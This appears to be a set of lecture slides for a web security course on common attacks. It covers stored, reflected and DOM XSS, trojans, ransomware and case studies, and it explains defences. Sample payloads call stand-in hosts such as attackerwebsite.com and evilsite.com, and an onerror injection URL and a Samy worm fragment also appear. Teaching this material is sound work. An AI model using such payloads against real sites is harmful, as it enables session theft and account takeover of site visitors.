

Common Attacks

What this Module Covers

- ◆ This module explores the following common attacks:
 - Cross site scripting (XSS)
 - Malicious file execution
 - Session hijacking
 - Encryption attacks
 - Unsecured direct object reference
 - Failure to authorize/hidden URLs
 - Cross site request forgery (CSRF)
- ◆ There are other attacks not covered in this module
 - OWASP maintains a project identifying the current top ten attacks
 - [OWASP Top Ten] <https://owasp.org/www-project-top-ten/>

Cross Site Scripting (XSS)

- ◆ A form of injection attack
- ◆ Malicious scripts are injected into an HTTP response from a trusted website
- ◆ Because the script is from a trusted source, the user's browser executes it as trusted code
- ◆ The browser cannot determine that the script originated from an untrusted source
- ◆ The XSS script has the same level of trust as the website the HTTP response originated from
- ◆ XSS is a common attack for stealing information stored in the user's browser
- ◆ And for "drive-by" installation of malware on a computer

Types of XSS Attacks

- ◆ There are three types of XSS attacks
 - *Stored XSS*: Also referred to as persistent or Type I attacks
 - *Reflected XSS*: Also referred to as Type II attacks
 - *DOM XSS*: Also referred to as Type 0 attacks
- ◆ XSS attacks rely on users clicking on a link to an infected URL
- ◆ Social Engineering refers to the manipulative methods used to induce users to take some action to trigger the XSS attack
 - Email phishing is one of the most common
 - Potential victims are sent an email with the infected URL and a deceptive description
 - E.g. *Limited time promotion: claim your \$100 discount on your next Amazon purchase!!*
 - The source of the email is usually spoofed or made to look like a legitimate sender the victim would trust

Persistent XSS Attack

- ◆ An attacker injects or inserts a malicious script payload into a trusted website
- ◆ Vulnerable websites fail to check if the input is executable code
- ◆ Typical injection targets are blog comments and other user generated content
- ◆ A victim accessing the infected page will download the script payload in the HTTP response
- ◆ The victim's browser executes the XSS payload code as it loads the HTTP response
- ◆ Email phishing is usually used to trick users into visiting the infected URL

Persistent XSS Attack

Cross-Site Scripting (XSS)

1. Hacker injects trusted website with malicious script

①



TRUSTED
WEBSITE

2. Victim visits trusted website and triggers malicious script

②



HACKER

3. Victim's browser executes malicious script and unknowingly forwards desired information (session token, cookie, etc.) to hacker

③



VICTIM

Persistent XSS Attack Example

- ◆ A blog saves comments on posts exactly as entered by users
- ◆ An attacker posts the following comment which contains a malicious payload

```
1 Well thought out essay, loved it!!  
2 <script>http://attackerwebsite.com/maliciousscript.js</script>
```

- ◆ When a victim loads the page containing the comment, the payload in the comment executes
- ◆ The attack payload remains in persistent storage on the server
- ◆ Multiple users may become victims of the attack
- ◆ Phishing is used to deceptively direct victims to the URL containing the payload
- ◆ *OMG!!!, can you believe what this guy wrote!!! (link to payload comment)*

Sammy's Worm


- ◆ Sammy's worm was an early (2005) worm that propagated through the MySpace user community by using an XSS attack
- ◆ The worm displayed the message "Sammy is my hero," then sent a friend request to the author Sammy Kamkar
- ◆ When an infected profile page was viewed, the payload would be replicated on the viewer's MySpace page
- ◆ Within 20 hours, the worm was on one million MySpace pages - Sammy was arrested shortly after
- ◆ A code fragment from the attack is shown below - notice where the XSS payload is located

```
1 but most of all Sammy is my hero
2 <div id="mycode"
3   style="background:url('javascript:eval(document.all.mycode.expr)')" expr="payload_code" ...
```


Reflected XSS Attack

- ◆ A victim is induced to click on a malformed URL to a trusted website
- ◆ The malformed URL is crafted to produce some sort of error HTTP response
- ◆ The attack payload is part the malformed URL
- ◆ Vulnerable websites will echo the attack payload as part of the HTTP response
- ◆ When the response is opened in the victim's browser, the payload executes
- ◆ This has the effect of "bouncing" the attack payload off of a trusted website

Reflected XSS Attack



Reflected XSS Attack Example

- ◆ An attacker sends a link to a target in email which looks like:

```
1 https://vulnerablewebsite.com?q=news<\script%20src="http://evilsite.com/payload.js"
```


- ◆ Along with a deceptive description like *Please review this suspicious transaction on your account*
- ◆ A vulnerable website will return the unfiltered content of the query in the error message

```
1 Error!!  
2 <script type='text/javascript'>payload</script> not found.
```

DOM XSS Attack

- ◆ The attack payload is executed by modifying the DOM “environment” in the victim’s browser
- ◆ The modification causes the original client side script to run in an “unexpected” manner
- ◆ The HTTP responses is not affected, the HTML does not contain the attack payload
- ◆ The payload is in the body of the page as part of the DOM tree
- ◆ The client side code now executes differently because of the DOM modification
- ◆ Generally executed by injecting malicious code as parameters or URI fragments
- ◆ The malicious code is then incorporated into the existing page code

DOM XSS Attack



Example #1 - Parameter Insertion

- ◆ A website allows users to select their language but uses English as the default:

1 `http://TrustedWebsite.com/page.html?default=English`

- ◆ This is processed by a script like this:

```
1 Select your language:
2
3 <select><script>
4 document.write("<OPTION value=1>" + decodeURIComponent(document.location.href.substring(document.location.href.indexOf("default=")+8)) + "</OPTION>");
5 document.write("<OPTION value=2>English</OPTION>");
6
7 </script></select>
```

- ◆ Note that the URI parameter "default=English" becomes part of the script


Example #2 - Parameter Insertion

- ◆ The attacker social engineers a victim to click on an altered link:

```
1 http://TrustedWebsite.com/page.html?default=<script>payload</script>
```

- ◆ The original Javascript code in the page does not expect the default parameter to contain HTML markup
- ◆ The markup is decoded and incorporated into the page's existing code
- ◆ When browser renders the infected page, the incorporated attack payload is executed
- ◆ The HTTP HTML response does not contain the payload
- ◆ This payload is delivered in a modified client-side script

Example #2 - URI Fragment



- ◆ The example above is a typical Single Page Application where the current user selection is indicated by a URI fragment
- ◆ The user has selected image 2 so the URL is:

1 `https://xss-game.appspot.com/level3/frame#2`

- ◆ If the user selects image 1, then the URL is:

1 `https://xss-game.appspot.com/level3/frame#1`

Example #3 - URI Fragment

- ◆ Determining the current page is done in the browser without accessing the server
- ◆ A DOM XSS attack would be to cause the underlying code to throw an error and supply error handler that executes the attack payload

```
1 https://xss-game.appspot.com/level3/frame#xxx' onerror='payload()'
```

- ◆ The *onerror* executes whatever JavaScript immediately follows it
- ◆ When this link is visited by a victim, the exploit will execute

The eBay XSS Attack



- ◆ In 2014, hackers exploited an XSS vulnerability in the eBay website
- ◆ Users were redirected to a fake login page used to harvest their login credentials -BBC Report: *eBay redirect attack puts buyers' credentials at risk*
<https://www.bbc.com/news/technology-29241563>
- ◆ Other companies suffering major XSS attacks are Minecraft, Wordpress, Adobe and others

Defences Against XSS Attacks

- ◆ XSS relies on social engineering like phishing attacks to get victims to click on the link provided by the attacker
 - First line of defence is to train users to *not* click on unvetted links in emails or posts
 - Email filtering can block links or to allow only whitelisted links
- ◆ The primary website defence against XSS is to remove the website vulnerabilities that allow the injection of malicious code
 - For persistent XSS, this means not allowing code to be inserted as if it were data
 - For reflected XSS, this means not allowing user supplied HTML in website responses
 - For DOM XSS, this means that all potential invalid or unexpected inputs are handled correctly

Other XSS Preventive Measures

- ◆ Implement Content Security Policy
 - A browser side directive to specify allowed sources of content
 - The directive below allows JavaScript to be loaded only from the page's site and from static.domain.tld


```
1 Content-Security-Policy: default-src: 'self'; script-src: 'self' static.domain.tld
```

- ◆ Hold all user generated or untrusted content for review before publishing

Malicious File Execution





- ◆ There are two basic types of malicious file execution
- ◆ Client side attacks
 - Malicious code is inserted into the client machine to compromise its operations
 - Often targets communications between the browser and the browser security mechanisms
- ◆ Server side attacks
 - Malicious code is inserted into the server environment to execute on the server or to interfere with the server operations
 - Often the result of poor security protocols on the server side

◆ Goat labs for XSS

 **WEBGOAT**

- Introduction >
- General >
- (A1) Injection >
- (A2) Broken Authentication >
- (A3) Sensitive Data Exposure >
- (A4) XML External Entities (XXE) >
- (A5) Broken Access Control >
- (A7) Cross-Site Scripting (XSS) >
- Cross Site Scripting**
- (A8) Insecure Deserialization >
- (A9) Vulnerable Components >
- (A8:2013) Request Forgeries >
- Client side >
- Challenges >

Cross Site Scripting



Reset lesson

1

2

3

4

5

6

7

8

9

10

11

12

➔

Concept

This lesson describes what Cross-Site Scripting (XSS) is and how it can be used to perform tasks that were not the original intent of the developer.

Goals

- The user should have a basic understanding of what XSS is and how it works
- The user will learn what Reflected XSS is
- The user will demonstrate knowledge on:
 - Reflected XSS injection
 - DOM-based XSS injection

Client Side Attacks

- ◆ The primary type of software used in a client side attack is a Trojan
 - Trojans are malicious code masquerading a trusted application
 - Trojans can also modify existing trusted applications
 - One of the most common client side attacks
 - Enables other attacks like *session hijacking* and *manipulator in the middle*
- ◆ Other client side malware deliver vectors are worms and viruses
 - Worms and viruses are used to propagate malware across systems
 - The payload of a worm or virus is often a Trojan

	Trojan	Virus	Worm
Definition	Malicious program used to control a victim's computer from a remote location.	Self replicating program that attaches itself to other programs and files	Illegitimate programs that replicate themselves usually over the network
Purpose	Steal sensitive data, spy on the victim's computer, etc.	Disrupt normal computer usage, corrupt user data, etc.	Install backdoors on victim's computer, slow down the user's network, etc.

Common Types of Trojans - RATs

- ◆ *Remote Access Trojan (RAT)*: Allows attacker to take full control a computer
 - Often disguised as a utility or extension to an existing trusted program
 - Social Engineering often used to gain access to a machine for installation of the RAT
- ◆ Eg. The *Windows Support Scam* is a social engineering attack for RAT installation
 - Users are served a phony webpage, shown on the next slide, often from some phishing attack
 - After calling the number, victims give scammers remote access to their computer
 - The scammers install a RAT disguised as an anti-virus or other utility
 - The scammers have free access to the infected machine to perform other attacks

Windows Support Scam

The screenshot shows a web browser displaying a scam website. The URL in the address bar is https://d3fth1zzlpf2c.cloudfront.net/assests/eng_ff_auth.html?mid=0807&number=1-855-897-08. The page features a Microsoft logo and navigation links for Windows, Windows, and Devices. A large heading reads "Windows was blocked du" and a subheading says "Please stop or restart your computer".

Overlaid on the page are several warning dialog boxes:

- A top dialog box titled "** YOUR COMPUTER HAS BEEN BLOCKED.**" with the text: "Please call us immediately at: 1 877 359 5840. Do not ignore this critical alert. Yes You close this page, your computer access will be disabled for Avoid further damage to our network. Our computer has alerted us That it was infected by a virus and a spyware. Information Following are stolen ...". It lists "Facebook Login" and "Credit card details" as stolen information, and demands a phone call within 5 minutes.
- A middle dialog box titled "Authentication Required" with the text: "https://www.winsupportteam.club is requesting your username and password. WARNING: Your password will not be sent to the website you are currently visiting!". It includes fields for "User Name:" and "Password:" and "OK" and "Cancel" buttons.
- A bottom dialog box titled "Authentication Required" with the text: "https://www.winsupportteam.club is requesting your username and password. WARNING: Your password will not be sent to the website you are currently visiting!". It also includes fields for "User Name:" and "Password:" and "OK" and "Cancel" buttons.

On the left side of the page, there is a Windows logo and the text: "Call immediately 1 877 359 5840. Get the latest news on safety issues."


On the right side of the page, there is an Internet Explorer logo and the text: "Knowledge on safe browser. Learn more about safe browsing get information about 1 877 359 5840".

Call Support Team : 1 877 359 5840 (Free of charge)

Common Types of Trojans - Loggers

- ◆ *Data Sending Trojan* : Uses keylogger technology to capture sensitive data
 - Example passwords, credit card and banking information
 - Stolen data is sent to the attacker
- ◆ Loggers are often part of malware with multiple functions or attacks
 - For example, collecting and sending all phone and computer data found on a computer
- ◆ Often modifies the display of trusted web pages to request additional information to harvest
- ◆ Login Trojans spoof legitimate login pages of well known sites to harvest user credentials

Zeus Trojan



- ◆ The Zeus malware was a very widespread and highly damaging Trojan
- ◆ The main attack vector was a phishing email containing a URL for an XSS attack
- ◆ Opening the URL installed Zeus on the victim's computer
- ◆ Zeus didn't masquerade as an application but rather modified existing applications
- ◆ Currently not active, it is the basis for developing other trojans

Other Trojan Types

- ◆ *Destructive Trojan*: Designed to destroy data stored a computer
 - Eg. Ransomware since the encrypted data is often never recovered
- ◆ *Proxy Trojan*: Uses the victim's computer as a proxy server
 - Enables attackers to execute illicit acts from the infected computer
 - This is often used to creat BotNets or networks of controlled computers
- ◆ *FTP Trojan* : Uses port 21 to enable FTP file uploads to the victim's computer
- ◆ *Security software disabler Trojan*: Disables security software like firewalls and antivirus software
- ◆ *Denial-of-Service attack Trojan*: Designed to give the attacker ability to perform DOS attacks from victim's computer.

Ransomware - A Client Side Attack




- ◆ Ransomware is the leading malware problems exemplified by 2021 cases like Colonial Pipeline, JBS Foods and the NBA
- ◆ Typical attack vector is a phishing email using XSS attack to install the ransomware
- ◆ Exploits vulnerabilities that allow running malicious code on the target computer (eg. unpatched security holes)
- ◆ Ransomware can also be installed by a victim via compromised applications

Client Attack Defences

- ◆ Since client attacks often start with an XSS attack, mitigating XSS attacks also helps prevent client side attacks
- ◆ Trojans also spread via viruses and worms
 - Up to date anti-virus and malware scanning tools can block these vectors
 - Firewalls and other filtering tools can prevent access through open ports
- ◆ Malware exploits unpatched security holes which can be mitigated by regular system updates
- ◆ Users and programs should have only the level of access required
 - Eg. Administrative privileges for installing software are only granted for vetted applications

Client Attack Defences



- ◆ Modern browsers have access to databases of known sources of malware
- ◆ Following browser recommendations about unsafe sites mitigates XSS and other malware risks

Server Side Attacks

- ◆ Server side attacks have two primary modes
- ◆ The first mode is to execute code on the server to control, damage or subvert the server
 - Installed malware can be used to harvest data, perform fraudulent actions or control the server
 - This often includes *backdoors* to allow attackers access to the system
 - Most of the scenarios and defences for client side attacks also apply
 - Some specific attacks are covered in *session hijacking*
- ◆ The second mode is feed data to the server that is intended to cause existing programs on the server to be compromised
 - The goals of this attack mode is to render the server inoperable
 - Or to put the server into an unstable state to create vulnerabilities for further attacks

OPM Hack and Data Breach




- ◆ In 2015, the OPM disclosed that data on 21.5 million people had been stolen
 - Data stolen included millions of SF-86 forms
 - SF-86 forms contain the personal information used to process security clearances
- ◆ Considered one of the most devastating cyberattacks of all time on the US Government

Office of Personal Management

- ◆ How the hackers initially gained access has not been revealed
- ◆ Likely through the direct installation of malware by a compromised individual
- ◆ Once access was gained, hackers exfiltrated technical and administrative manuals for the system
- ◆ Keyloggers on database administrators' terminals were installed
- ◆ A backdoor into the system was also installed
